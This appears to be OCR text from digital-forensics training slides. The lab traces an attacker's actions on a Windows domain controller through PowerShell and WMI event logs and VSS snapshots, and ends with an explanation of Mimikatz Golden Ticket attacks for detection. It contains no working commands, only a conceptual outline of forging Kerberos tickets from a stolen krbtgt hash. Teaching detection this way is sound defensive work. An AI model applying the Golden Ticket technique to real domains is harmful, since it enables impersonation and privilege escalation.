


Event Log Analysis Lab 4

Analyzing Logs on AD-Win2016

Lab 4 (1)
Analyzing Logs on AD-Win2016

Next, we will focus on events after this date.




Lab 4 (2)
Analyzing Logs on AD-Win2016

- Goal:
  - What did the attacker do on AD-Win2016 around March 22, 2018?
  - What did he do on this server after the date above?
- Hint:
  - Windows Servers take a VSS snapshot 7AM and 12PM (noon) on every weekday.
    - You can investigate all event logs on VSS snapshots on Windows Servers because ScopeSnapshots are disabled for them by default.
  - You should look into the logs around 5 PM, March 22, 2018 because the attacker logged on to the AD and downloaded something from a malicious server.
    - We should search the evidence of RDP, WMIExec, Task Scheduler and PowerShell first because we have already known the attacker used these methods to move laterally and to execute commands. Then, you should check security logs.

Lab 4-1 (1)
Analyzing Logs on AD-Win2016

- Windows PowerShell.evtx on the current NTFS volume.
  - Filter with event IDs 400, 403, 800.


Scenario 1 Labs



The attacker dumped the krbtgt account's hash with Mimikatz!

Lab 4-2 (1)
Analyzing Logs on AD-Win2016


- Microsoft-Windows-WMI-Activity%4Operational.evtx in a VSS (2018-03-23 12:00).
  - When we filter with a string “smb”, …



Scenario 1 Labs

Lab 4-2 (2) Analyzing Logs on AD-Win2016

- Microsoft-Windows-WMI-Activity%4Operational.evtx in a VSS (2018-03-23 12:00).
  - When we filter with a string "smb", we can find several entries.
    - It implies WMIExec execution.



Mimikatz Golden Tickets Detection Method


A characteristic of Mimikatz golden tickets in event logs

Mimikatz Golden Tickets Detection Method (1)

- What is the “Golden Ticket” attack?
  - This is a kind of the Pass-the-Ticket technique for impersonation and the privilege escalation used by attackers frequently these days.
  - If attackers have one of domain administrator accounts or the SYSTEM account on domain controllers, he can get the NT hash of the “krbtgt” service account, which is responsible for the Kerberos authentication.
  - Therefore, he can grant any privilege to any users by creating a forged TGT with the stolen “krbtgt” account.
  - If they use Mimikatz, the lifetime of the ticket is 10 years by default.

